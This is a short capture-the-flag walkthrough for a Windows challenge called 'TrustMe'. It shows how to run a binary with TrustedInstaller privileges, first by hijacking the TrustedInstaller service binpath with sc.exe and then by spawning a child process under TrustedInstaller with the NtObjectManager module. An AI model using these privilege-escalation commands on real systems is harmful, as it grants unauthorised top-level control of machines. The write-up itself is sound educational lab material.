# TrustMe - CTF challenge
Table of Contents
Challenge informations
- Name:
TrustMe - Category:
💠 Windows
The walkthrough
We are presented with a binary on the desktop that outputs the following message when executed normally:

The binary requires being run as TrustedInstaller. After researching how to escalate to that level, I found this blog post.
First attempt — hijacking the TrustedInstaller service path
The first approach was to redirect the TrustedInstaller service binary path to run our target executable:
sc.exe config TrustedInstaller binpath= "cmd /c powershell -c C:\Users\Administrator\Desktop\TrustMe.exe"Start-Service TrustedInstallerThe process does execute (visible in Task Manager) but does not show output on screen. We can see it ran:

Second approach — spawning a child process using NtObjectManager
The blog post describes a cleaner method: spawning a new process as a child of TrustedInstaller.exe using the NtObjectManager PowerShell module.
Since the machine had no internet access, I switched to the VPN, downloaded the NuGet package on my local machine from PowerShell Gallery, served it over HTTP:
python -m http.server 8080Then fetched and installed it on the Windows machine:
curl http://10.200.7.48:8080/ntobjectmanager.zip -O ntobjectmanager.zip
# Extract and install the moduleExpand-Archive -Path .\ntobjectmanager.zip -DestinationPath NtObjectManager$env:PSModulePath -split ';'cp NtObjectManager C:\Users\Administrator\Documents\WindowsPowerShell\ModulesImport-Module NtObjectManager
Note: version
1.1.32was required — version1.1.20did not work.
Before using the module, reset the TrustedInstaller service path back to normal:
sc.exe config TrustedInstaller binpath= 'C:\Windows\servicing\TrustedInstaller.exe'Then spawn TrustMe.exe as a child of the TrustedInstaller process:
# Start the TrustedInstaller serviceStart-Service TrustedInstaller
# Get the TrustedInstaller process$p = Get-NtProcess -Name TrustedInstaller.exe
# Spawn TrustMe.exe as a child of TrustedInstaller$proc = New-Win32Process .\Desktop\TrustMe.exe -ParentProcess $p
The binary now runs with TrustedInstaller privileges and outputs the flag:
